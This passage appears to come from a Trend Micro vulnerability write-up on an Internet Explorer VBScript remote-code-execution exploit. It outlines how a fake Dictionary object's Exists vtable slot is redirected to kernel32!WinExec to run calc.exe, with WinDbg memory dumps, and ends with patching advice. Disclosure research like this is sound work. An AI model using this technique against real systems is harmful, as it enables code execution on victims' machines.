
To get around this, I used BSTR to make a fake Dictionary through these steps:

1. Use read/write memory function to read the original Dictionary memory, save its data to one BSTR, and replace VBADictionary::Exists to kernel32!Winexec.
2. Write the Winexec parameter (\..\calc.exe) to this BSTR.
3. Save this BSTR to util_memory + 0x1000, and modify ‘util_memory + 0x1000 – 8 = 9’ to make fake_array(util_memory + 0x1000) an object.
4. Use fake_array(util_memory + &h1000).Exists "dummy" to trigger the function Winexec, as shown in Figure 13.



```
0:019> dd 28282000
28282000  05390009 6eb8c550 061ba0a4 6eb8c550
28282010  00000000 00000000 00000000 00000000
28282020  00000000 00000000 00000000 00000000
28282030  00000000 00000000 00000000 00000000
28282040  00000000 00000000 00000000 00000000
28282050  00000000 00000000 00000000 00000000
28282060  00000000 00000000 00000000 00000000
28282070  00000000 00000000 00000000 00000000
0:019> dc 061ba0a4 L40/4
061ba0a4  008e97cc 5c2e2e5c 636c6163 6578652e  ....\..\calc.exe
061ba0b4  00000000 00000002 00000000 00000000  ................
061ba0c4  00000000 053a0f10 000004b1 00000000  ......:.........
061ba0d4  00000804 00000000 00000000 05392cb0  .............,9.
0:019> ln poi(008e97cc )
Browse module
Set bu breakpoint

(6e6e8d30)   scrrun!VBADictionary::QueryInterface   |  (6e6e8dd0)   scrrun!GetPldOfLcid
Exact matches:
    scrrun!VBADictionary::QueryInterface (void)
0:019> dps 008e97cc
008e97cc  6e6e8d30 scrrun!VBADictionary::QueryInterface
008e97d0  6e6e8340 scrrun!VBADictionary::AddRef
008e97d4  6e6e8d00 scrrun!VBADictionary::Release
008e97d8  6e6e8250 scrrun!CFileSystem::GetTypeInfoCount
008e97dc  6e6e8c90 scrrun!VBADictionary::GetTypeInfo
008e97e0  6e6e8c20 scrrun!VBADictionary::GetIDsOfNames
008e97e4  6e6e8ba0 scrrun!VBADictionary::Invoke
008e97e8  6e6e89d0 scrrun!VBADictionary::putref_Item
008e97ec  6e6ee4e0 scrrun!VBADictionary::put_Item
008e97f0  6e6e8960 scrrun!VBADictionary::get_Item
008e97f4  6e6e8b20 scrrun!VBADictionary::Add
008e97f8  6e6e82f0 scrrun!VBADictionary::get_Count
008e97fc  76f23a10 KERNEL32!WinExec
008e9800  6e6edf40 scrrun!VBADictionary::Items
008e9804  6e6ee5d0 scrrun!VBADictionary::put_Key
008e9808  6e6e88c0 scrrun!VBADictionary::Keys
008e980c  6e6ee230 scrrun!VBADictionary::Remove
008e9810  6e6e8840 scrrun!VBADictionary::RemoveAll
008e9814  6e6e8800 scrrun!VBADictionary::put_CompareMode
008e9818  6e6e82d0 scrrun!VBADictionary::get_CompareMode
008e981c  6e6ee470 scrrun!VBADictionary::_NewEnum
008e9820  6e6ee4a0 scrrun!VBADictionary::get_HashVal
```

Figure 13. Screenshot showing the faked Dictionary’s memory layout



```
0day Demo

IE 0day exploit by Elliot Cao @elli0

kernel32 base = 0x76290000
winexec addr = 0x762E3A10
```

你使用的是最新版本
上次检查时间: 今天，10:41

保持最新

我们将推出包含令人兴奋的新功能和重要安全改进的最新更新。 立即检查更新，了解是否有可用的更新。

了解最新更新中的新增功能

Figure 14. Screenshot showing the RCE being successfully carried out

What does this vulnerability mean?

On August 13, 2019, VBScript, which has already been disabled in Windows 10, was disabled for Internet Explorer 11 in Windows 7, 8, and 8.1. Therefore, the PoC detailed here was developed in local mode. But as Microsoft says, this setting can still be enabled via Registry or Group Policy. All the same, users and organizations should always adopt best practices: Keep systems patched and updated, disable components if they are not needed (or restrict use), and foster cybersecurity awareness on vectors that may be used by attackers, such as spam emails and other socially engineered threats.

TREND MICRO^{TM} RESEARCH

Trend Micro, a global leader in cybersecurity, helps to make the world safe for exchanging digital information.

Trend Micro Research is powered by experts who are passionate about discovering new threats, sharing key insights, and supporting efforts to stop cybercriminals. Our global team helps identify millions of threats daily, leads the industry in vulnerability disclosures, and publishes innovative research on new threats techniques. We continually work to anticipate new threats and deliver thought-provoking research.

www.trendmicro.com